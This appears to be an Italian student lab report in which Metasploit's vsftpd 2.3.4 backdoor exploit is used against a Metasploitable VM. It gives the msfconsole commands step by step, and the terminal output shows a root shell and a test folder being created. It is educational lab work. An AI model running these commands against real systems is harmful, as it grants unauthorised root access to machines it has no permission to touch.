
S7L1 HACKING CON METASPLOIT

Completare una sessione di hacking sul servizio "vsftpd" della macchina Metasploitable.

Come richiesto dall'esercizio ho dato alla macchina Metasploitable l'ip 192.168.1.149/24, ho poi verificato con il comando *ping* da Kali che comunicassero tra di loro.

Abbiamo aperto il terminale da Kali e digitato "msfconsole" come comando. Siamo così entrati nel prompt di Metasploit. Con "search vsftpd" ci mostrerà un elenco di expolit e moduli ausiliari relativi a vsftpd. Abbiamo individuato l'exploit da provare, c'è una backdoor e si può ottenere una shell di root. Con il comando use seguito dall'exploit che vogliamo utilizzare (use exploit/unix/ftp/vsftpd_234_backdoor). Visualizzeremmo le opzioni con show options.



Impostiamo l'indirizzo IP della macchina target con set RHOSTS 192.168.1.149. Con show payloads andremmo a vedere quelli disponibili, in questo caso solo uno ed andremo ad utilizzare quello che è configurato di default. Lanciamo poi l'attacco con il comando exploit.

Una volta dentro la macchina, abbiamo creato la cartella con il comando mkdir /test_metasploit.

```
kali@kali: ~
File Actions Edit View Help
msf6 exploit(
                                              r) > set RHOSTS 192.168.1.149
RHOSTS ⇒ 192.168.1.149
                                     hackdoor) > show payloads
<u>msf6</u>exploit(
Compatible Payloads
                                     Disclosure Date
      Name
                                                         Rank
                                                                  Check Description
   0
      payload/cmd/unix/interact
                                                         normal No
                                                                          Unix Command, Interact with E
stablished Connection
                                   4 hackdoor) > exploit
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
+] 192.168.1.149:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
 *] Found shell.
 * Command shell session 1 opened (192.168.1.20:40903 → 192.168.1.149:6200) at 2025-05-13 22
:36:40 +0200
mkdir /test_metasploit
Abort session 1? [y/N] n
Aborting foreground process in the shell session
sh: line 7: : command not found
mkdir /test_metasploit > /dev/null 2>&1
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
nedia
mnt
nohup.out
opt
proc
root
sbin
srv
sys
test_metasploit
tmp
```